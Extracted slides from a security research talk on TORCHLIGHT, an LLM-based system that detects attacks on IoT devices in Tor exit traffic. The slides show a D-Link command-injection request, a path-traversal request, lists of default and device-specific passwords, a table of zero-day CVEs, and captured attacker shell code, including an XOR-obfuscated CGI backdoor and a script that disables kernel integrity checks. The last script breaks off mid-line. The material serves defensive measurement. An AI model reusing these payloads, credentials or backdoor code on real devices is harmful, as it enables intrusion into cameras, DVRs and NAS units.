Step V: Analyzing the Attacking Traffic - CMD Injection

Instruction You are a cybersecurity analyst. Analyze the following HTTP requests and determine if there is evidence of command injection. Provide a brief yes or no answer with a short explanation if applicable. You must provide the right answer. (+ few-shot examples)

Input (Request) GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=Y2htb2QJNzc1CS92YXlvd3d3L2NnaS1iaW4vZm1sZXNfbWdyLmNnaQ== HTTP/1.1
...
Accept-Encoding: identity
Cache-Control: no-cache, no-store, max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36

Answer Yes, the HTTP request data shows signs of command injection. The system parameter in the query string contains a base64 encoded string, which, when decoded, reveals a Linux command (chmod 775 /var/www/cgi-bin/files_mgr.cgi). This suggests that the query is crafted to execute arbitrary commands on the server by exploiting vulnerabilities in the web application.

- **Attack Mechanism:** Base64-encoded command injected via system ; executed due to lack of input validation.
- **Impact:** chmod 775... executed, modifying file permissions (a precursor to privilege escalation)
- **LLM Performance:** Reveal the hidden Linux command and accurately identified the intent

Step V: Analyzing the Attacking Traffic - Path Traversal

Instruction	Analyze the given HTTP request and determine if it contains a path traversal attack. Answer with YES if it is a path traversal attack, or NO if it is not. Additionally, provide a brief reason for your answer. (+ <i>few-shot examples</i>)
Input (Request)	<pre>GET ../mtd/Config/Sha1Account1 HTTP/1.1 ... Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko X-Request: JSON X-Requested-With: XMLHttpRequest Cache-Control: no-cache, no-store, max-age=0</pre>
Answer	YES. The request includes "../", which is a path traversal attempt. The "../" in the URL suggests that the attacker is trying to access files or directories outside the intended directory.

- **Attack Mechanism:** ../ sequences injected to navigate outside the web root
- **Impact:** Unauthorized access to sensitive authentication credentials
- **LLM Performance:** Identified the ../ string as the critical evidence of the attack & interpreted the goal of accessing sensitive files outside the restricted directory

Step V: Analyzing the Attacking Traffic - Info disclosure

	You are a cybersecurity analyst tasked with analyzing the following HTTP request and its corresponding response. Your objective is to assess whether the traffic demonstrates a General Information Disclosure Vulnerability.	
Instruction	... ### Response Requirements: - Respond with Yes if the traffic demonstrates a General Information Disclosure Vulnerability. - Respond with No if it does not. - Always provide a concise explanation for your determination.(+ <i>few-shot examples</i>)	
Input	Request	Corresponding Response
	GET /cap.js HTTP/1.1 Connection: keep-alive ... Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko X-Request: JSON X-Requested-With: XMLHttpRequest Cache-Control: no-cache, no-store, max-age=0	HTTP/1.1 200 OK ... var radius = false; var devType='NVR'; var userInfo='This is user info!'; var streamCap=23; var rtspport = 554; var capTcpPort = 20377; var httpPort = 80;
Answer	Yes. The HTTP response discloses sensitive information, including the device type (NVR), RTSP port (554), client type, capture TCP port (20377), HTTP port (80), and whether RADIUS authentication is enabled (false). This information could be used by an attacker to identify the device, its capabilities, and potential vulnerabilities, enabling further reconnaissance or targeted attacks.	

- **Attack Mechanism:** Internal configuration exposed in plaintext via a standard .js file
- **Impact:** Enables precise target profiling
- **LLM Performance:** Identified **security-critical fields within the response** & linked the disclosure to its role in the Reconnaissance phase of an attack

RQ1: How effective is TORCHLIGHT identifying IoT devices from traffic datasets?

1. Collected Exit Traffic Distribution

- 3 Tor exit relays deployed in Las Vegas, New York & Miami for an annual cost of \$196
- 26.506 TB of traffic collected: 17.092 TB from Las Vegas, 4.707 TB each from New York & Miami
- 60.4M+ responses were captured (including HTTP, Telnet, FTP & RTSP responses)

2. IoT Device Traffic Identification

Dataset	Coverage	Accuracy	Precision	Macro-F1
Tor Traffic	0.9385	0.9384	0.9260	0.8671
ARE*	0.9365	0.9759	0.9472	0.8857

3. Attack Detection

Dataset	ACC	Prec	Rec	F1	FPR	FNR
CMD Inj.	0.9940	0.9545	0.9767	0.9655	0.0044	0.0233
Info Disc.	0.9660	0.8132	1.000	0.8970	0.0399	0.0000
Path Trav.	0.9640	0.8361	0.8644	0.8500	0.0227	0.1356
FTP Anom.	0.9100	0.8995	0.9974	0.9460	0.4190	0.0025

RQ2: Which types of IoT devices are most frequently accessed within the Tor network?

Distribution of Device Vendors and Types


- Discovered traffic from 50,874 unique IoT devices across 148 countries
- DVRs (54.9%) & cameras (36.5%) are the most identified device types
- Qualvision (40.9%) leads vendors, followed by TVT (10.9%) & Hikvision (6.3%)

Device Type	Number (%)	Vendor	Number (%)
DVR	11,062 (54.9)	Qualvision	14,172 (40.9)
Camera	7,346 (36.5)	TVT	3,776 (10.9)
NVR	700 (3.5)	Hikvision	2,184 (6.3)
Router	313 (1.6)	Dahua	2,050 (5.9)
NAS	284 (1.4)	Hipcam	653 (1.9)
ONT	181 (0.9)	MikroTik	420 (1.2)
Gateway	112 (0.6)	Topsvision	353 (1.1)

RQ2: Which types of IoT devices are most frequently accessed within the Tor network?

Geographical distribution of the recognized IoT devices

- Asia leads with 53.5% of the devices, followed by Europe at 38.3%



RQ2: Which types of IoT devices are most frequently accessed within the Tor network?

Failed Login Attempts¹.

- Majority of the traffic targeting these devices involves failed password cracking attempts via Telnet, RTSP and FTP protocols
 - Non-dictionary common passwords² are often device-related:
 - reolink, tp-link and Dinion are associated with security camera / router companies
 - GRwvcj8j and tlJwpbo6 are linked to HiSilicon³

All Passwords		Non-Dictionary Passwords	
admin	12345678	GRwvcj8j	tp-link
111111	12345admin	tlJwpbo6	reolink
1111	abc12345	meinsm	fliradmin
12345	1234	wbox	aiphone
11111	123456789	wbox123	Dinion

Takeaway

Attackers are not just guessing blindly; they are researching their targets to find device-specific credentials

¹For ethics reasons, we focus on analyzing credentials used in the failed login attempts

²[https:// hashmob.net/resources/hashmob](https://hashmob.net/resources/hashmob)

³<https://gist.github.com/dark-lbp/dee1f351a8d84656a0f57aa0d5279449>

RQ3: What vulnerabilities are exploited in IoT traffic?

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount
25 New Zero-day Vulnerabilities with Assigned CVE Numbers								
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision ISR	DVR	NVR5-8200, SH-4050A, ...	181k
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua	IP Camera	HFW2300R, HDW1200S, ...	100K
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AV108T, 2108TS, ...	408k
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k
16 Known N-day Vulnerabilities								
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision	-	-	157k
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal	QNAP	NAS	QTS	593k
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass	QNAP	NAS	QTS	593k
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal	Xiongmai	-	-	33k
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure	D-Link	IP Camera	DCS-936L, DCS-942L, ...	53k
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication	Samsung	DVR	-	20k
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k
4 New Zero-day Vulnerabilities without CVE Numbers Assigned								
-	✓	-	-	Path Traversal	Dahua	DVR	?*	1.7M
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?*	1k
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k
-	✓	-	-	Command Injection	Samsung	DVR	?*	20k

We identified 45 vulns (29 zero-day exploits & 25 CVE numbers assigned).

1. Severity of Vulns: CVSS severity: 14 critical, 8 high, 18 medium, 1 low

2. Estimated Prices: Based on VulDB's algo, these vulns are valued at ~\$312,000 in the exploit market: 8 vulns valued \$10k-\$25k, 3 vulns valued \$5k-\$10k...

“-”: The data is missing from threat intelligence platforms including VulDB, CVE and NVD.
“?*”: The model is known but not disclosed for ethical reasons.

RQ3: What vulnerabilities are exploited in IoT traffic?

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount
<i>25 New Zero-day Vulnerabilities with Assigned CVE Numbers</i>								
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision ISR	DVR	NVR5-8200, SH-4050A, ...	181k
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua	IP Camera	HFW2300R, HDW1200S, ...	100K
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AV108T, 2108TS, ...	408k
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k
<i>16 Known N-day Vulnerabilities</i>								
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision	-	-	157k
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal	QNAP	NAS	QTS	593k
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass	QNAP	NAS	QTS	593k
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal	Xiongmai	-	-	33k
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure	D-Link	IP Camera	DCS-936L, DCS-942L, ...	53k
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication	Samsung	DVR	-	20k
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k
<i>4 New Zero-day Vulnerabilities without CVE Numbers Assigned</i>								
-	✓	-	-	Path Traversal	Dahua	DVR	?*	1.7M
-	✓	-	-	Path Traversal	Dahua	Video Intercom	?*	1k
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k
-	✓	-	-	Command Injection	Samsung	DVR	?*	20k

"-": The data is missing from threat intelligence platforms including VulDB, CVE and NVD.


"?*" : The model is known but not disclosed for ethical reasons.

3. Devices Affected by Vulns: ~12.71M
vulnerable devices are exposed online (via FOFA search). The most prevalent, **Dahua DH-IPC-Hx DVRs (~2.7M)**, face a critical vuln enabling **privileged access**

4. Legacy Products: Attackers tend to target legacy products.

- E.g., One D-Link NAS has **6** zero-day vulns from **2018 firmware**; vendor confirmed **End-of-Life**


RQ3: What vulnerabilities are exploited in IoT traffic?



3. Attack Attempts by Exploiting Vulnerabilities:

- Manually crafted 45 custom Suricata rules
- Found more than 90,047 vulnerability exploitation attempts
- CVE-2017-7577 (path traversal) drove June's exploitation peak
- Lowest exploitation of CVE-2019-7194 (QNAP NAS) (2 in 12 months) highlights LLM-based IoT Traffic Analyzer's effectiveness.

● Exploit Chaining: Reconnaissance → Exploitation



Select D-Link NAS as a representative example:

● Reconnaissance

- The initial request exploits CVE-2024-3274 for device/firmware info
- Subsequent request tests for CVE-2024-3272 (hardcoded credentials) and CVE-2024-3273 (command injection) by injecting a unique string

● Exploitation

- Attackers exploit the vulnerabilities to implant backdoor scripts or tools (like BusyBox)

```
#!/bin/sh
echo -e Content-Type: text/html\\n
$CONTENT_TYPE
```

Takeaway

Attackers employ dependency-linked exploitation to infiltrate IoT devices

- Attackers injected **XOR-based encryption** /**decryption** backdoor to obfuscate RCE traffic
- Effectively **bypasses** signature-based IDS
- Attackers exploited command injection to **disables native integrity checks (elfcheck, reliableverify)** for deep-level control

```
8 while [ $i -lt $3 ]
9 do
10   local D=$( /bin/busybox printf "%d" "'$(expr substr "$1"
11     ↳ "$((($i + 1))" 1)'" )
12   local C=$( /bin/busybox printf "%d" "'$(expr substr "$2"
13     ↳ "$((($i % $B + 1))" 1)'" )
14   if [ $D -eq 128 ]
15   then
16     local D=127
17   fi
18   if [ $4 -eq 0 ]
19   then
20     G=$( /bin/busybox printf "\\$( /bin/busybox printf '%03o'
21       ↳ "$((($D ^ $C)))" )
22   else
23     printf "\\$( /bin/busybox printf '%03o' "$((($D ^ $C)))"
24   fi
25   i=$((i+1))
26 done
27
28 A=$( /bin/busybox printf "\x16\x1c\x8\x1e\x0\x17\x6\x10..." )
29 B=$(expr length "$A")
30 E=$(cat)
31 F "$E" "$A" $(expr length "$E") 0
32 H=$( /bin/sh -c "$G" )
33 F "$H" "$A" $(expr length "$H") 1
34 exit 0
35 fi
36 if [ "$REQUEST_URI" = "/cgi-bin/devdevinfo/data" ]; then echo
37   ↳ -e Content-Type: text/html\n; cat > /tmp/weguynvv0w; exit
38   ↳ 0; fi
39 /root/www/cgi-bin/devdevinfo $@
```

```
1 #!/bin/sh
2 DEBUG="echo"
3 input_file="/var/tmp/in"
4 ret_0_bytes="\x00\x00\xa0\xe3\x1e\xff\x01"
5 rm $0
6
7 base_addr_physical=$((0x$(cat /proc/iomem | grep "Kernel code"
8   ↳ | awk 'NR==1 {print $1}' | awk -F '-' '{print $1}'))
9
10 stext_addr=$((0x$(grep _stext /proc/kallsyms | awk 'NR==1
11   ↳ (print $1)'))
12 base_addr_virtual=$(( (stext_addr / 0x1000) * 0x1000 )
13
14 offset=$((base_addr_physical-base_addr_virtual))
15
16 elfcheck_flag=$(grep elfcheck /proc/kallsyms | awk -F ' '
